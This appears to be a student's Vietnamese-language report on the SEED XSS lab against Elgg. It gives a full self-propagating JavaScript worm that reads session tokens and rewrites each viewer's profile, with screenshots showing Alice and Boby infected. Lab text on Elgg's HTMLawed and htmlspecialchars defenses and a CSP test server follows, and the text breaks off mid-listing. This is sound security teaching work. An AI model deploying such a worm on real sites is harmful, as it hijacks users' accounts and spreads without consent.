
Bước 1: Đăng nhập với tài khoản Samy



Bước 2: Vào profile của Samy



Bước 3: Nhấn Edit profile




Bước 4: Nhập chương trình bên dưới vào About me. Sau đó Save

Ta sẽ sử dụng lại code trong task 5 và bổ sung các lệnh bên dưới vào code:

```
<script id=worm>
   var headerTag = "<script id=\"worm\" type=\"text/javascript\">";   ①
   var jsCode = document.getElementById("worm").innerHTML;            ②
   var tailTag = "</" + "script>";                                    ③

   var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);   ④

   alert(jsCode);
</script>
```

Chương trình hoàn thiện:


```
<script type="text/javascript" id="worm">
window.onload= function(){
    var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
    var jsCode= document.getElementById("worm").innerHTML;
    var tailTag= "</" + "script>";

    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
    //Javascript code to access user name,user guid, Time Stamp __elgg_ts
    //and Security Token __elgg_token
    var userName = elgg.session.user.name;
    var guid = "&guid="+ elgg.session.user.guid;
    var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token = "&__elgg_token="+elgg.security.token.__elgg_token;
    var name = "&name="+ userName;
    var desc = "&description=Samy is my hero" + wormCode + "&accesslevel[
    description]=2";
    var sendurl = "http://www.xsslabelgg.com/action/profile/edit";

    //Construct the content of your url
    var content = token + ts + name + desc + guid;
    var samyGuid = 47;
    if(elgg.session.user.guid != samyGuid)
    {
        //Create and send Ajax request to modify profile
        var Ajax= null;
        Ajax = new XMLHttpRequest();
        Ajax.open("POST",sendurl,true);
        Ajax.setRequestHeader("Host","http://www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type",
                "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
</script>
```




Kiểm tra kết quả:

Đầu tiên, người dùng Alice xem profile của Samy


Bước 1: Đăng nhập với tài khoản Alice




Trước khi xem profile của Samy thì profile của Alice chưa có thông tin gì



Bước 2: Xem profile của Samy




Sau khi xem profile của Samy thì profile của Alice đã được chỉnh sửa




Tiếp theo, người dùng Boby xem profile của Alice


Bước 1: Đăng nhập với tài khoản Boby




Trước khi xem profile của Alice thì profile của Boby chưa có thông tin gì



Bước 2: Xem profile của Alice



Sau khi xem profile của Alice thì profile của Boby đã được chỉnh sửa



⇨ Điều này cho thấy sau khi xem profile của Samy thì Alice đã trở thành kẻ tấn công. Sau khi xem profile của Alice thì Boby cũng đã trở thành kẻ tấn công

1.7. Elgg's Countermeasures

This sub-section is only for information, and there is no specific task to do. It shows how Elgg defends against the XSS attack. Elgg does have built-in countermeasures, and we have deactivated and commented out them to make the attack work. Actually, Elgg uses two countermeasures. One is a custom built security plugin HTMLawed, which, on activation, validates the user input and removes the tags from the input. This specific plugin is registered to the \function filtertags" in the elgg/engine/lib/input. php file.

To turn on the countermeasure, login to the application as admin, goto Account->administration (top right of screen) →plugins (on the right panel), and click on security and spam under the filter options at the top of the page. You should find the HTMLawed plugin below. Click on Activate to enable the countermeasure.

In addition to the HTMLawed 1.9 security plugin in Elgg, there is another built-in PHP method called \htmlspecialchars()", which is used to encode the special characters in user input, such as "<" to \&lt", ">" to \&gt", etc. Please go to /var/www/XSS/Elgg/vendor/elgg/elgg/views/ default/output/ and find the function call \htmlspecialchars" in text.php, url.php, dropdown.php and email.php files. Uncomment the corresponding "htmlspecialchars" function calls in each file.

1.8. Task 7: Defeating XSS Attacks Using CSP

The fundamental problem of the XSS vulnerability is that HTML allows JavaScript code to be mixed with data. Therefore, to fix this fundamental problem, we need to separate code from data. There are two ways to include JavaScript code inside an HTML page, one is the inline approach, and the other is the link approach.

The inline approach directly places code inside the page, while the link approach puts the code in an external file, and then link to it from inside the page.

The inline approach is the culprit of the XSS vulnerability, because browsers do not know where the code originally comes from: is it from the trusted web server or from untrusted users? Without such knowledge, browsers do not know which code is safe to execute, and which one is dangerous. The link approach provides a very important piece of information to browsers, i.e., where the code comes from. Websites can then tell browsers which sources are trustworthy, so browsers know which piece of code is safe to execute. Although attackers can also use the link approach to include code in their input, they cannot place their code in those trustworthy places.

How websites tell browsers which code source is trustworthy is achieved using a security mechanism called Content Security Policy (CSP). This mechanism is specifically designed to defeat XSS and ClickJacking attacks. It has become a standard, which is supported by most browsers nowadays. CSP not only restricts JavaScript code, it also restricts other page contents, such as limiting where pictures, audio, and video can come from, as well as restricting whether a page can be put inside an iframe or not (used for defeating ClickJacking attacks). Here, we will only focus on how to use CSP to defeat XSS attacks.

Run a web server. CSP is set by the web server. Let us use a web page to see CSP in action. Although we can use the Apache server (already installed in our VM) to host the web page, we decide to write a simple HTTP server to do this job. The following Python program runs an HTTP server that listens to port 8000. Upon receiving a request, it loads a static file and return it to the client. In the response, the server adds a CSP header, setting the policy on the JavaScript code inside the page.

Listing 1: A simple HTTP server http_server.py

```
#!/usr/bin/env python3

from http.server import HTTPServer, BaseHTTPRequestHandler
from urllib.parse import *

class MyHTTPRequestHandler(BaseHTTPRequestHandler):
  def do_GET(self):
    o = urlparse(self.path)
    f = open("." + o.path, 'rb')
    self.send_response(200)
    self.send_header('Content-Security-Policy',
          "default-src 'self';"
          "script-src 'self' *.example68.com:8000 'nonce-1rA2345' ")
    self.send_header('Content-type', 'text/html')
    self.end_headers()
    self.wfile.write(f.read())
    f.close()

httpd = HTTPServer(('127.0.0.1', 8000), MyHTTPRequestHandler)
httpd.serve_forever()
```

Please download the zip file csp.zip from the lab's website, unzip it, and then enter the csp folder. Make http_server.py executable, and then run this server program inside the csp folder.

The web page for the experiment. To see how the CSP policies work, we wrote the following HTML page, which contains six areas, area1 to area6. Initially, each area displays "Failed". The page also includes six pieces of JavaScript code, each trying to write "OK" to its corresponding area. If we can see OK in an area, that means, the JavaScript code corresponding to that area has been executed successfully; otherwise, we would see Failed.

Listing 2: The experiment web page csptest.html

```
<html>
<h2 >CSP Test</h2>
<p>1. Inline: Correct Nonce: <span id='area1'>Failed</span></p>
<p>2. Inline: Wrong Nonce: <span id='area2'>Failed</span></p>
<p>3. Inline: No Nonce: <span id='area3'>Failed</span></p>
